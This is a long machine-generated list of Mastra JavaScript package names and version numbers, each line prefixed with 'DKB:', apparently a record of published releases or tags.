DKB:mastra@0.18.2
DKB:@mastra/core@0.24.2
DKB:@mastra/deployer-cloud@0.24.2
DKB:@mastra/dane@0.1.19
DKB:@mastra/server@0.24.2
DKB:@mastra/deployer@0.24.2
DKB:@mastra/client-js@0.16.11
DKB:@mastra/ai-sdk@1.0.0
DKB:@mastra/deployer-vercel@0.12.18
DKB:@mastra/deployer-cloudflare@0.14.18
DKB:@mastra/dane@0.1.18
DKB:@mastra/core@0.24.1
DKB:@mastra/client-js@0.16.10
DKB:@mastra/ai-sdk@0.2.7
DKB:@mastra/playground-ui@6.9.1
DKB:@mastra/react@0.0.16
DKB:@mastra/evals@0.14.4
DKB:@mastra/deployer-netlify@0.13.18
DKB:create-mastra@0.18.1
DKB:mastra@0.18.1
DKB:@mastra/mssql@0.5.2
DKB:@mastra/deployer@0.24.1
DKB:@mastra/mcp-docs-server@0.13.40
DKB:@mastra/longmemeval@0.1.37
DKB:@mastra/server@0.24.1
DKB:@mastra/deployer-cloud@0.24.1
DKB:@mastra/voice-openai@0.11.12
DKB:@mastra/voice-openai-realtime@0.11.12
DKB:@mastra/voice-murf@0.11.12
DKB:@mastra/voice-google@0.11.12
DKB:@mastra/voice-google-gemini-live@0.10.18
DKB:@mastra/voice-gladia@0.11.12
DKB:@mastra/voice-elevenlabs@0.11.12
DKB:@mastra/voice-deepgram@0.11.12
DKB:@mastra/voice-cloudflare@0.11.12
DKB:@mastra/voice-azure@0.10.19
DKB:@mastra/vectorize@0.11.17
DKB:@mastra/upstash@0.15.8
DKB:@mastra/turbopuffer@0.11.16
DKB:@mastra/server@0.24.0
DKB:@mastra/schema-compat@0.11.7
DKB:@mastra/s3vectors@0.2.10
DKB:@mastra/voice-sarvam@0.11.12
DKB:@mastra/voice-speechify@0.11.12
DKB:@mastra/qdrant@0.11.19
DKB:@mastra/voice-playai@0.11.12
DKB:@mastra/pinecone@0.11.16
DKB:@mastra/pg@0.17.8
DKB:@mastra/astra@0.11.16
DKB:@mastra/opensearch@0.11.17
DKB:@mastra/chroma@0.11.17
DKB:@mastra/mssql@0.5.1
DKB:@mastra/mongodb@0.14.9
DKB:@mastra/clickhouse@0.15.8
DKB:@mastra/cloudflare-d1@0.13.8
DKB:@mastra/cloudflare@0.13.2
DKB:@mastra/couchbase@0.11.16
DKB:@mastra/dynamodb@0.15.10
DKB:@mastra/inngest@0.18.4
DKB:@mastra/libsql@0.16.2
DKB:@mastra/lance@0.3.10
DKB:@mastra/google-cloud-pubsub@0.1.12
DKB:@mastra/observability@0.0.5
DKB:@mastra/memory@0.15.11
DKB:@mastra/mcp@0.14.2
DKB:@mastra/mcp-registry-registry@0.10.22
DKB:@mastra/mcp-docs-server@0.13.39
DKB:@mastra/longmemeval@0.1.36
DKB:@mastra/loggers@0.10.19
DKB:@mastra/langsmith@0.1.3
DKB:@mastra/langfuse@0.2.3
DKB:@mastra/fastembed@0.10.7
DKB:@mastra/evals@0.14.3
DKB:@mastra/deployer@0.24.0
DKB:@mastra/deployer-vercel@0.12.17
DKB:@mastra/deployer-netlify@0.13.17
DKB:@mastra/deployer-cloudflare@0.14.17
DKB:@mastra/react@0.0.15
DKB:@mastra/deployer-cloud@0.24.0
DKB:@mastra/dane@0.1.17
DKB:@mastra/core@0.24.0
DKB:@mastra/cloud@0.1.22
DKB:@mastra/client-js@0.16.9
DKB:@mastra/braintrust@0.2.3
DKB:@mastra/auth@0.1.5
DKB:@mastra/auth-workos@0.10.9
DKB:@mastra/auth-supabase@0.10.8
DKB:@mastra/auth-firebase@0.10.6
DKB:@mastra/auth-clerk@0.10.7
DKB:@mastra/auth-auth0@0.10.7
DKB:@mastra/arize@0.1.1
DKB:@mastra/ai-sdk@0.2.6
DKB:@mastra/agent-builder@0.2.4
DKB:mastra@0.18.0
DKB:@mastra/playground-ui@6.9.0
DKB:@mastra/rag@1.3.4
DKB:@mastra/otel-exporter@0.3.3
DKB:create-mastra@0.18.0
DKB:@mastra/server@0.23.3
DKB:@mastra/react@0.0.14
DKB:@mastra/playground-ui@6.8.0
DKB:@mastra/mcp-docs-server@0.13.38
DKB:@mastra/longmemeval@0.1.35
DKB:@mastra/inngest@0.18.3
DKB:@mastra/deployer@0.23.3
DKB:@mastra/deployer-vercel@0.12.16
DKB:@mastra/deployer-netlify@0.13.16
DKB:@mastra/deployer-cloudflare@0.14.16
DKB:@mastra/deployer-cloud@0.23.3
DKB:@mastra/dane@0.1.16
DKB:@mastra/core@0.23.3
DKB:@mastra/client-js@0.16.8
DKB:create-mastra@0.17.7
DKB:mastra@0.17.7
DKB:@mastra/mcp-docs-server@0.13.37
DKB:@mastra/memory@0.15.10
DKB:@mastra/mssql@0.5.0
DKB:@mastra/observability@0.0.4
DKB:@mastra/otel-exporter@0.3.2
DKB:@mastra/playground-ui@6.7.2
DKB:@mastra/react@0.0.13
DKB:@mastra/schema-compat@0.11.6
DKB:@mastra/server@0.23.2
DKB:@mastra/longmemeval@0.1.34
DKB:mastra@0.17.6
DKB:@mastra/langsmith@0.1.2
DKB:@mastra/langfuse@0.2.2
DKB:@mastra/lance@0.3.9
DKB:@mastra/deployer@0.23.2
DKB:@mastra/agent-builder@0.2.3
DKB:@mastra/ai-sdk@0.2.5
DKB:@mastra/arize@0.1.0
DKB:@mastra/braintrust@0.2.2
DKB:@mastra/client-js@0.16.7
DKB:@mastra/core@0.23.2
DKB:@mastra/dane@0.1.15
DKB:@mastra/deployer-cloud@0.23.2
DKB:@mastra/deployer-cloudflare@0.14.15
DKB:@mastra/deployer-netlify@0.13.15
DKB:@mastra/deployer-vercel@0.12.15
DKB:@mastra/inngest@0.18.2
DKB:create-mastra@0.17.6
DKB:@mastra/deployer-netlify@0.13.14
DKB:@mastra/deployer-cloudflare@0.14.14
DKB:@mastra/deployer-cloud@0.23.1
DKB:@mastra/langsmith@0.1.1
DKB:@mastra/dane@0.1.14
DKB:@mastra/core@0.23.1
DKB:@mastra/cloudflare@0.13.1
DKB:@mastra/cloudflare-d1@0.13.7
DKB:@mastra/cloud@0.1.21
DKB:@mastra/client-js@0.16.6
DKB:@mastra/clickhouse@0.15.7
DKB:@mastra/chroma@0.11.16
DKB:@mastra/braintrust@0.2.1
DKB:@mastra/auth@0.1.4
DKB:@mastra/auth-workos@0.10.8
DKB:@mastra/auth-supabase@0.10.7
DKB:@mastra/deployer-vercel@0.12.14
DKB:@mastra/deployer@0.23.1
DKB:@mastra/dynamodb@0.15.9
DKB:@mastra/astra@0.11.15
DKB:@mastra/arize@0.0.2
DKB:@mastra/ai-sdk@0.2.4
DKB:@mastra/agent-builder@0.2.2
DKB:@mastra/fastembed@0.10.6
DKB:@mastra/google-cloud-pubsub@0.1.11
DKB:@mastra/inngest@0.18.1
DKB:@mastra/lance@0.3.8
DKB:@mastra/langfuse@0.2.1
DKB:mastra@0.17.5
DKB:create-mastra@0.17.5
DKB:@mastra/voice-speechify@0.11.11
DKB:@mastra/voice-sarvam@0.11.11
DKB:@mastra/voice-playai@0.11.11
DKB:@mastra/evals@0.14.2
DKB:@mastra/voice-openai-realtime@0.11.11
DKB:@mastra/voice-murf@0.11.11
DKB:@mastra/voice-google@0.11.11
DKB:@mastra/voice-google-gemini-live@0.10.17
DKB:@mastra/voice-gladia@0.11.11
DKB:@mastra/voice-elevenlabs@0.11.11
DKB:@mastra/voice-deepgram@0.11.11
DKB:@mastra/voice-cloudflare@0.11.11
DKB:@mastra/voice-azure@0.10.18
DKB:@mastra/vectorize@0.11.16
DKB:@mastra/upstash@0.15.7
DKB:@mastra/turbopuffer@0.11.15
DKB:@mastra/server@0.23.1
DKB:@mastra/schema-compat@0.11.5
DKB:@mastra/s3vectors@0.2.9
DKB:@mastra/react@0.0.12
DKB:@mastra/rag@1.3.3
DKB:@mastra/qdrant@0.11.18
DKB:@mastra/playground-ui@6.7.1
DKB:@mastra/pinecone@0.11.15
DKB:@mastra/pg@0.17.7
DKB:@mastra/otel-exporter@0.3.1
DKB:@mastra/opensearch@0.11.16
DKB:@mastra/observability@0.0.3
DKB:@mastra/mssql@0.4.7
DKB:@mastra/mongodb@0.14.8
DKB:@mastra/memory@0.15.9
DKB:@mastra/mcp@0.14.1
DKB:@mastra/mcp-registry-registry@0.10.21
DKB:@mastra/mcp-docs-server@0.13.36
DKB:@mastra/longmemeval@0.1.33
DKB:@mastra/loggers@0.10.18
DKB:@mastra/libsql@0.16.1
DKB:@mastra/voice-openai@0.11.11
DKB:@mastra/couchbase@0.11.15
DKB:@mastra/auth-auth0@0.10.6
DKB:@mastra/auth-clerk@0.10.6
DKB:@mastra/auth-firebase@0.10.5
DKB:create-mastra@0.17.4
DKB:@mastra/server@0.23.0
DKB:@mastra/react@0.0.11
DKB:@mastra/pg@0.17.6
DKB:@mastra/otel-exporter@0.3.0
DKB:@mastra/mongodb@0.14.7
DKB:@mastra/mcp-docs-server@0.13.35
DKB:@mastra/longmemeval@0.1.32
DKB:@mastra/langsmith@0.1.0
DKB:@mastra/langfuse@0.2.0
DKB:@mastra/lance@0.3.7
DKB:@mastra/inngest@0.18.0
DKB:@mastra/deployer@0.23.0
DKB:@mastra/deployer-vercel@0.12.13
DKB:@mastra/deployer-netlify@0.13.13
DKB:@mastra/deployer-cloudflare@0.14.13
DKB:@mastra/deployer-cloud@0.23.0
DKB:@mastra/dane@0.1.13
DKB:@mastra/core@0.23.0
DKB:@mastra/client-js@0.16.5
DKB:@mastra/braintrust@0.2.0
DKB:@mastra/arize@0.0.1
DKB:mastra@0.17.4
DKB:@mastra/playground-ui@6.7.0
DKB:mastra@0.17.3
DKB:create-mastra@0.17.3
DKB:@mastra/server@0.22.2
DKB:@mastra/react@0.0.10
DKB:@mastra/playground-ui@6.6.2
DKB:@mastra/mcp-docs-server@0.13.34
DKB:@mastra/longmemeval@0.1.31
DKB:@mastra/deployer@0.22.2
DKB:@mastra/deployer-netlify@0.13.12
DKB:@mastra/deployer-cloudflare@0.14.12
DKB:@mastra/ai-sdk@0.2.3
DKB:@mastra/dane@0.1.12
DKB:@mastra/core@0.22.2
DKB:@mastra/deployer-cloud@0.22.2
DKB:@mastra/deployer-vercel@0.12.12
DKB:@mastra/client-js@0.16.4
DKB:mastra@0.17.2
DKB:create-mastra@0.17.2
DKB:@mastra/server@0.22.1
DKB:@mastra/react@0.0.9
DKB:@mastra/playground-ui@6.6.1
DKB:@mastra/mcp-docs-server@0.13.33
DKB:@mastra/langsmith@0.0.6
DKB:@mastra/longmemeval@0.1.30
DKB:@mastra/braintrust@0.1.9
DKB:@mastra/client-js@0.16.3
DKB:@mastra/deployer-vercel@0.12.11
DKB:@mastra/deployer-netlify@0.13.11
DKB:@mastra/deployer-cloudflare@0.14.11
DKB:@mastra/deployer-cloud@0.22.1
DKB:@mastra/dane@0.1.11
DKB:@mastra/core@0.22.1
DKB:@mastra/langfuse@0.1.2
DKB:@mastra/deployer@0.22.1
DKB:@mastra/deployer-netlify@0.13.10
DKB:@mastra/deployer-vercel@0.12.10
DKB:@mastra/mcp-registry-registry@0.10.20
DKB:@mastra/dynamodb@0.15.8
DKB:@mastra/evals@0.14.1
DKB:@mastra/google-cloud-pubsub@0.1.10
DKB:@mastra/inngest@0.17.0
DKB:@mastra/lance@0.3.6
DKB:@mastra/langfuse@0.1.1
DKB:@mastra/langsmith@0.0.5
DKB:@mastra/libsql@0.16.0
DKB:@mastra/loggers@0.10.17
DKB:@mastra/longmemeval@0.1.29
DKB:@mastra/mcp-docs-server@0.13.32
DKB:@mastra/deployer-cloudflare@0.14.10
DKB:@mastra/deployer-cloud@0.22.0
DKB:@mastra/dane@0.1.10
DKB:@mastra/couchbase@0.11.14
DKB:@mastra/core@0.22.0
DKB:@mastra/cloudflare@0.13.0
DKB:@mastra/cloudflare-d1@0.13.6
DKB:@mastra/cloud@0.1.20
DKB:@mastra/client-js@0.16.2
DKB:@mastra/clickhouse@0.15.6
DKB:@mastra/memory@0.15.8
DKB:@mastra/chroma@0.11.15
DKB:@mastra/braintrust@0.1.8
DKB:@mastra/astra@0.11.14
DKB:@mastra/arize@0.0.0
DKB:@mastra/ai-sdk@0.2.2
DKB:@mastra/agent-builder@0.2.1
DKB:mastra@0.17.1
DKB:create-mastra@0.17.1
DKB:@mastra/voice-speechify@0.11.10
DKB:@mastra/voice-sarvam@0.11.10
DKB:@mastra/voice-playai@0.11.10
DKB:@mastra/voice-openai@0.11.10
DKB:@mastra/voice-openai-realtime@0.11.10
DKB:@mastra/voice-murf@0.11.10
DKB:@mastra/voice-google@0.11.10
DKB:@mastra/voice-google-gemini-live@0.10.16
DKB:@mastra/voice-gladia@0.11.10
DKB:@mastra/voice-elevenlabs@0.11.10
DKB:@mastra/voice-deepgram@0.11.10
DKB:@mastra/mcp@0.14.0
DKB:@mastra/voice-azure@0.10.17
DKB:@mastra/vectorize@0.11.15
DKB:@mastra/upstash@0.15.6
DKB:@mastra/turbopuffer@0.11.14
DKB:@mastra/server@0.22.0
DKB:@mastra/s3vectors@0.2.8
DKB:@mastra/react@0.0.8
DKB:@mastra/rag@1.3.2
DKB:@mastra/qdrant@0.11.17
DKB:@mastra/playground-ui@6.6.0
DKB:@mastra/pinecone@0.11.14
DKB:@mastra/pg@0.17.5
DKB:@mastra/otel-exporter@0.2.0
DKB:@mastra/opensearch@0.11.15
DKB:@mastra/observability@0.0.2
DKB:@mastra/mssql@0.4.6
DKB:@mastra/mongodb@0.14.6
DKB:@mastra/deployer@0.22.0
DKB:@mastra/voice-cloudflare@0.11.10
DKB:@mastra/ai-sdk@0.2.1
DKB:@mastra/client-js@0.16.1
DKB:@mastra/core@0.21.1
DKB:@mastra/dane@0.1.9
DKB:@mastra/deployer-cloud@0.21.1
DKB:@mastra/deployer-cloudflare@0.14.9
DKB:@mastra/deployer-netlify@0.13.9
DKB:@mastra/deployer-vercel@0.12.9
DKB:@mastra/deployer@0.21.1
DKB:@mastra/longmemeval@0.1.28
DKB:@mastra/mcp-docs-server@0.13.31
DKB:@mastra/pg@0.17.4
DKB:@mastra/playground-ui@6.5.1
DKB:@mastra/react@0.0.7
DKB:@mastra/server@0.21.1
DKB:create-mastra@0.17.0
DKB:mastra@0.17.0
DKB:@mastra/mcp@0.13.5
DKB:@mastra/mcp-registry-registry@0.10.19
DKB:@mastra/mcp-docs-server@0.13.30
DKB:@mastra/longmemeval@0.1.27
DKB:@mastra/loggers@0.10.16
DKB:@mastra/mongodb@0.14.5
DKB:@mastra/langsmith@0.0.4
DKB:@mastra/langfuse@0.1.0
DKB:@mastra/lance@0.3.5
DKB:@mastra/inngest@0.16.1
DKB:@mastra/google-cloud-pubsub@0.1.9
DKB:@mastra/evals@0.14.0
DKB:@mastra/dynamodb@0.15.7
DKB:@mastra/deployer@0.21.0
DKB:@mastra/deployer-vercel@0.12.8
DKB:@mastra/deployer-netlify@0.13.8
DKB:@mastra/deployer-cloudflare@0.14.8
DKB:@mastra/deployer-cloud@0.21.0
DKB:@mastra/dane@0.1.8
DKB:@mastra/couchbase@0.11.13
DKB:@mastra/core@0.21.0
DKB:@mastra/cloudflare@0.12.5
DKB:@mastra/cloudflare-d1@0.13.5
DKB:@mastra/cloud@0.1.19
DKB:@mastra/client-js@0.16.0
DKB:@mastra/clickhouse@0.15.5
DKB:@mastra/chroma@0.11.14
DKB:@mastra/braintrust@0.1.7
DKB:@mastra/astra@0.11.13
DKB:@mastra/ai-sdk@0.2.0
DKB:@mastra/agent-builder@0.2.0
DKB:mastra@0.16.0
DKB:create-mastra@0.16.0
DKB:@mastra/voice-speechify@0.11.9
DKB:@mastra/voice-sarvam@0.11.9
DKB:@mastra/voice-playai@0.11.9
DKB:@mastra/voice-openai@0.11.9
DKB:@mastra/voice-openai-realtime@0.11.9
DKB:@mastra/voice-murf@0.11.9
DKB:@mastra/voice-google@0.11.9
DKB:@mastra/voice-google-gemini-live@0.10.15
DKB:@mastra/voice-gladia@0.11.9
DKB:@mastra/voice-elevenlabs@0.11.9
DKB:@mastra/voice-deepgram@0.11.9
DKB:@mastra/voice-cloudflare@0.11.9
DKB:@mastra/voice-azure@0.10.16
DKB:@mastra/vectorize@0.11.14
DKB:@mastra/upstash@0.15.5
DKB:@mastra/turbopuffer@0.11.13
DKB:@mastra/memory@0.15.7
DKB:@mastra/s3vectors@0.2.7
DKB:@mastra/react@0.0.6
DKB:@mastra/rag@1.3.1
DKB:@mastra/qdrant@0.11.16
DKB:@mastra/playground-ui@6.5.0
DKB:@mastra/pinecone@0.11.13
DKB:@mastra/pg@0.17.3
DKB:@mastra/otel-exporter@0.1.0
DKB:@mastra/opensearch@0.11.14
DKB:@mastra/mssql@0.4.5
DKB:@mastra/libsql@0.15.2
DKB:@mastra/server@0.21.0
DKB:create-mastra@0.15.1
DKB:@mastra/server@0.20.2
DKB:@mastra/react@0.0.5
DKB:@mastra/playground-ui@6.4.1
DKB:@mastra/mcp-docs-server@0.13.29
DKB:@mastra/longmemeval@0.1.26
DKB:@mastra/inngest@0.16.0
DKB:@mastra/deployer@0.20.2
DKB:@mastra/deployer-vercel@0.12.7
DKB:@mastra/deployer-netlify@0.13.7
DKB:@mastra/deployer-cloudflare@0.14.7
DKB:@mastra/deployer-cloud@0.20.2
DKB:@mastra/dane@0.1.7
DKB:@mastra/core@0.20.2
DKB:@mastra/client-js@0.15.2
DKB:mastra@0.15.1
DKB:@mastra/pg@0.17.2
DKB:@mastra/playground-ui@6.4.0
DKB:@mastra/react@0.0.4
DKB:@mastra/s3vectors@0.2.6
DKB:@mastra/server@0.20.1
DKB:create-mastra@0.15.0
DKB:mastra@0.15.0
DKB:@mastra/memory@0.15.6
DKB:@mastra/mcp@0.13.4
DKB:@mastra/longmemeval@0.1.25
DKB:@mastra/langsmith@0.0.3
DKB:@mastra/deployer-vercel@0.12.6
DKB:@mastra/dynamodb@0.15.6
DKB:@mastra/deployer@0.20.1
DKB:@mastra/agent-builder@0.1.1
DKB:@mastra/ai-sdk@0.1.1
DKB:@mastra/chroma@0.11.13
DKB:@mastra/client-js@0.15.1
DKB:@mastra/core@0.20.1
DKB:@mastra/dane@0.1.6
DKB:@mastra/mcp-docs-server@0.13.28
DKB:@mastra/deployer-cloudflare@0.14.6
DKB:@mastra/deployer-netlify@0.13.6
DKB:@mastra/inngest@0.15.1
DKB:@mastra/deployer-cloud@0.20.1
DKB:mastra@0.14.1
DKB:create-mastra@0.14.1
DKB:@mastra/deployer-vercel@0.12.5
DKB:@mastra/deployer-netlify@0.13.5
DKB:@mastra/deployer-cloudflare@0.14.5
DKB:@mastra/mongodb@0.14.4
DKB:@mastra/dane@0.1.5
DKB:@mastra/couchbase@0.11.12
DKB:@mastra/core@0.20.0
DKB:@mastra/cloudflare@0.12.4
DKB:@mastra/cloudflare-d1@0.13.4
DKB:@mastra/cloud@0.1.18
DKB:@mastra/clickhouse@0.15.4
DKB:@mastra/chroma@0.11.12
DKB:@mastra/braintrust@0.1.6
DKB:@mastra/astra@0.11.12
DKB:@mastra/ai-sdk@0.1.0
DKB:@mastra/agent-builder@0.1.0
DKB:@mastra/deployer@0.20.0
DKB:@mastra/dynamodb@0.15.5
DKB:@mastra/evals@0.13.10
DKB:@mastra/google-cloud-pubsub@0.1.8
DKB:@mastra/inngest@0.15.0
DKB:@mastra/lance@0.3.4
DKB:@mastra/langfuse@0.0.11
DKB:@mastra/langsmith@0.0.2
DKB:@mastra/libsql@0.15.1
DKB:@mastra/loggers@0.10.15
DKB:@mastra/longmemeval@0.1.24
DKB:@mastra/mcp-docs-server@0.13.27
DKB:@mastra/mcp-registry-registry@0.10.18
DKB:@mastra/mcp@0.13.3
DKB:@mastra/memory@0.15.5
DKB:mastra@0.14.0
DKB:create-mastra@0.14.0
DKB:@mastra/voice-speechify@0.11.8
DKB:@mastra/voice-sarvam@0.11.8
DKB:@mastra/voice-playai@0.11.8
DKB:@mastra/voice-openai@0.11.8
DKB:@mastra/voice-openai-realtime@0.11.8
DKB:@mastra/voice-murf@0.11.8
DKB:@mastra/voice-google@0.11.8
DKB:@mastra/voice-google-gemini-live@0.10.14
DKB:@mastra/voice-gladia@0.11.8
DKB:@mastra/voice-elevenlabs@0.11.8
DKB:@mastra/voice-deepgram@0.11.8
DKB:@mastra/voice-cloudflare@0.11.8
DKB:@mastra/voice-azure@0.10.15
DKB:@mastra/vectorize@0.11.13
DKB:@mastra/upstash@0.15.4
DKB:@mastra/turbopuffer@0.11.12
DKB:@mastra/server@0.20.0
DKB:@mastra/s3vectors@0.2.5
DKB:@mastra/react@0.0.3
DKB:@mastra/rag@1.3.0
DKB:@mastra/qdrant@0.11.15
DKB:@mastra/playground-ui@6.3.0
DKB:@mastra/pinecone@0.11.12
DKB:@mastra/pg@0.17.1
DKB:@mastra/otel-exporter@0.0.3
DKB:@mastra/opensearch@0.11.13
DKB:@mastra/mssql@0.4.4
DKB:@mastra/deployer-cloud@0.20.0
DKB:@mastra/client-js@0.15.0
DKB:@mastra/client-js@0.14.1
DKB:@mastra/core@0.19.1
DKB:@mastra/dane@0.1.4
DKB:@mastra/deployer-cloud@0.19.1
DKB:@mastra/deployer@0.19.1
DKB:@mastra/deployer-netlify@0.13.4
DKB:mastra@0.13.4
DKB:@mastra/deployer-vercel@0.12.4
DKB:create-mastra@0.13.4
DKB:@mastra/mcp-docs-server@0.13.26
DKB:@mastra/playground-ui@6.2.4
DKB:@mastra/react@0.0.2
DKB:@mastra/server@0.19.1
DKB:@mastra/deployer-cloudflare@0.14.4
DKB:@mastra/longmemeval@0.1.23
DKB:@mastra/libsql@0.15.0
DKB:@mastra/lance@0.3.3
DKB:@mastra/voice-speechify@0.11.7
DKB:@mastra/inngest@0.14.2
DKB:@mastra/dynamodb@0.15.4
DKB:@mastra/couchbase@0.11.11
DKB:@mastra/voice-playai@0.11.7
DKB:@mastra/voice-openai@0.11.7
DKB:@mastra/voice-openai-realtime@0.11.7
DKB:@mastra/voice-murf@0.11.7
DKB:@mastra/voice-google@0.11.7
DKB:@mastra/voice-google-gemini-live@0.10.13
DKB:@mastra/voice-gladia@0.11.7
DKB:@mastra/voice-elevenlabs@0.11.7
DKB:@mastra/voice-deepgram@0.11.7
DKB:@mastra/voice-cloudflare@0.11.7
DKB:@mastra/voice-azure@0.10.14
DKB:@mastra/vectorize@0.11.12
DKB:@mastra/cloudflare@0.12.3
DKB:@mastra/cloudflare-d1@0.13.3
DKB:@mastra/upstash@0.15.3
DKB:@mastra/turbopuffer@0.11.11
DKB:@mastra/s3vectors@0.2.4
DKB:@mastra/qdrant@0.11.14
DKB:@mastra/pinecone@0.11.11
DKB:@mastra/pg@0.17.0
DKB:@mastra/opensearch@0.11.12
DKB:@mastra/mssql@0.4.3
DKB:@mastra/mongodb@0.14.3
DKB:@mastra/voice-sarvam@0.11.7
DKB:@mastra/agent-builder@0.0.7
DKB:@mastra/ai-sdk@0.0.5
DKB:@mastra/astra@0.11.11
DKB:@mastra/braintrust@0.1.5
DKB:@mastra/chroma@0.11.11
DKB:@mastra/clickhouse@0.15.3
DKB:@mastra/client-js@0.14.0
DKB:@mastra/cloud@0.1.17
DKB:@mastra/otel-exporter@0.0.2
DKB:@mastra/playground-ui@6.2.3
DKB:@mastra/core@0.19.0
DKB:@mastra/rag@1.2.7
DKB:@mastra/dane@0.1.3
DKB:@mastra/deployer-cloud@0.19.0
DKB:@mastra/deployer-cloudflare@0.14.3
DKB:@mastra/mcp@0.13.2
DKB:@mastra/deployer-vercel@0.12.3
DKB:@mastra/deployer@0.19.0
DKB:@mastra/server@0.19.0
DKB:@mastra/evals@0.13.9
DKB:@mastra/google-cloud-pubsub@0.1.7
DKB:@mastra/memory@0.15.4
DKB:create-mastra@0.13.3
DKB:@mastra/langfuse@0.0.10
DKB:@mastra/langsmith@0.0.1
DKB:mastra@0.13.3
DKB:@mastra/loggers@0.10.14
DKB:@mastra/longmemeval@0.1.22
DKB:@mastra/mcp-docs-server@0.13.25
DKB:@mastra/deployer-netlify@0.13.3
DKB:@mastra/mcp-registry-registry@0.10.17
DKB:@mastra/inngest@0.14.1
DKB:@mastra/voice-speechify@0.11.6
DKB:@mastra/voice-sarvam@0.11.6
DKB:@mastra/voice-playai@0.11.6
DKB:@mastra/voice-openai@0.11.6
DKB:@mastra/voice-openai-realtime@0.11.6
DKB:@mastra/voice-murf@0.11.6
DKB:@mastra/voice-google@0.11.6
DKB:@mastra/voice-google-gemini-live@0.10.12
DKB:@mastra/voice-gladia@0.11.6
DKB:@mastra/voice-elevenlabs@0.11.6
DKB:@mastra/voice-deepgram@0.11.6
DKB:@mastra/voice-cloudflare@0.11.6
DKB:@mastra/voice-azure@0.10.13
DKB:@mastra/libsql@0.14.3
DKB:@mastra/vectorize@0.11.11
DKB:@mastra/mongodb@0.14.2
DKB:@mastra/turbopuffer@0.11.10
DKB:@mastra/s3vectors@0.2.3
DKB:@mastra/qdrant@0.11.13
DKB:@mastra/pinecone@0.11.10
DKB:@mastra/pg@0.16.1
DKB:@mastra/opensearch@0.11.11
DKB:@mastra/mssql@0.4.2
DKB:@mastra/upstash@0.15.2
DKB:@mastra/schema-compat@0.11.4
DKB:@mastra/deployer-cloudflare@0.14.2
DKB:@mastra/deployer-cloud@0.18.0
DKB:@mastra/dane@0.1.2
DKB:@mastra/ai-sdk@0.0.4
DKB:@mastra/memory@0.15.3
DKB:@mastra/core@0.18.0
DKB:@mastra/cloudflare@0.12.2
DKB:@mastra/cloudflare-d1@0.13.2
DKB:@mastra/agent-builder@0.0.6
DKB:@mastra/cloud@0.1.16
DKB:@mastra/client-js@0.13.2
DKB:@mastra/clickhouse@0.15.2
DKB:@mastra/chroma@0.11.10
DKB:@mastra/braintrust@0.1.4
DKB:@mastra/astra@0.11.10
DKB:@mastra/deployer-netlify@0.13.2
DKB:@mastra/deployer-vercel@0.12.2
DKB:@mastra/server@0.18.0
DKB:@mastra/dynamodb@0.15.3
DKB:@mastra/evals@0.13.8
DKB:@mastra/google-cloud-pubsub@0.1.6
DKB:@mastra/rag@1.2.6
DKB:@mastra/lance@0.3.2
DKB:@mastra/langfuse@0.0.9
DKB:@mastra/playground-ui@6.2.2
DKB:@mastra/loggers@0.10.13
DKB:@mastra/longmemeval@0.1.21
DKB:@mastra/mcp-docs-server@0.13.24
DKB:@mastra/mcp-registry-registry@0.10.16
DKB:@mastra/mcp@0.13.1
DKB:mastra@0.13.2
DKB:create-mastra@0.13.2
DKB:@mastra/deployer@0.18.0
DKB:@mastra/couchbase@0.11.10
DKB:@mastra/client-js@0.13.1
DKB:@mastra/core@0.17.1
DKB:@mastra/dane@0.1.1
DKB:@mastra/deployer-cloud@0.17.1
DKB:@mastra/deployer@0.17.1
DKB:@mastra/deployer-netlify@0.13.1
DKB:mastra@0.13.1
DKB:@mastra/deployer-vercel@0.12.1
DKB:create-mastra@0.13.1
DKB:@mastra/mcp-docs-server@0.13.23
DKB:@mastra/playground-ui@6.2.1
DKB:@mastra/qdrant@0.11.12
DKB:@mastra/server@0.17.1
DKB:@mastra/deployer-cloudflare@0.14.1
DKB:@mastra/longmemeval@0.1.20
DKB:@mastra/loggers@0.10.12
DKB:@mastra/libsql@0.14.2
DKB:@mastra/langfuse@0.0.8
DKB:@mastra/lance@0.3.1
DKB:@mastra/mcp-docs-server@0.13.22
DKB:@mastra/google-cloud-pubsub@0.1.5
DKB:@mastra/evals@0.13.7
DKB:@mastra/dynamodb@0.15.2
DKB:@mastra/deployer@0.17.0
DKB:@mastra/deployer-vercel@0.12.0
DKB:@mastra/deployer-netlify@0.13.0
DKB:@mastra/deployer-cloudflare@0.14.0
DKB:@mastra/deployer-cloud@0.17.0
DKB:@mastra/dane@0.1.0
DKB:@mastra/couchbase@0.11.9
DKB:@mastra/core@0.17.0
DKB:@mastra/cloudflare@0.12.1
DKB:@mastra/cloudflare-d1@0.13.1
DKB:@mastra/cloud@0.1.15
DKB:@mastra/client-js@0.13.0
DKB:@mastra/clickhouse@0.15.1
DKB:@mastra/chroma@0.11.9
DKB:@mastra/braintrust@0.1.3
DKB:@mastra/auth-workos@0.10.7
DKB:@mastra/auth-supabase@0.10.6
DKB:@mastra/auth-firebase@0.10.4
DKB:@mastra/auth-clerk@0.10.5
DKB:@mastra/auth-auth0@0.10.5
DKB:@mastra/astra@0.11.9
DKB:@mastra/ai-sdk@0.0.3
DKB:@mastra/agent-builder@0.0.5
DKB:mastra@0.13.0
DKB:create-mastra@0.13.0
DKB:@mastra/voice-speechify@0.11.5
DKB:@mastra/voice-sarvam@0.11.5
DKB:@mastra/voice-playai@0.11.5
DKB:@mastra/voice-openai@0.11.5
DKB:@mastra/voice-openai-realtime@0.11.5
DKB:@mastra/voice-murf@0.11.5
DKB:@mastra/voice-google@0.11.5
DKB:@mastra/voice-google-gemini-live@0.10.11
DKB:@mastra/voice-gladia@0.11.5
DKB:@mastra/voice-elevenlabs@0.11.5
DKB:@mastra/voice-deepgram@0.11.5
DKB:@mastra/voice-cloudflare@0.11.5
DKB:@mastra/voice-azure@0.10.12
DKB:@mastra/vectorize@0.11.10
DKB:@mastra/upstash@0.15.1
DKB:@mastra/turbopuffer@0.11.9
DKB:@mastra/longmemeval@0.1.19
DKB:@mastra/s3vectors@0.2.2
DKB:@mastra/rag@1.2.5
DKB:@mastra/qdrant@0.11.11
DKB:@mastra/playground-ui@6.2.0
DKB:@mastra/pinecone@0.11.9
DKB:@mastra/pg@0.16.0
DKB:@mastra/opensearch@0.11.10
DKB:@mastra/mssql@0.4.1
DKB:@mastra/mongodb@0.14.1
DKB:@mastra/memory@0.15.2
DKB:@mastra/mcp@0.13.0
DKB:@mastra/mcp-registry-registry@0.10.15
DKB:@mastra/inngest@0.14.0
DKB:@mastra/server@0.17.0
DKB:@mastra/langfuse@0.0.7
DKB:@mastra/memory@0.15.1
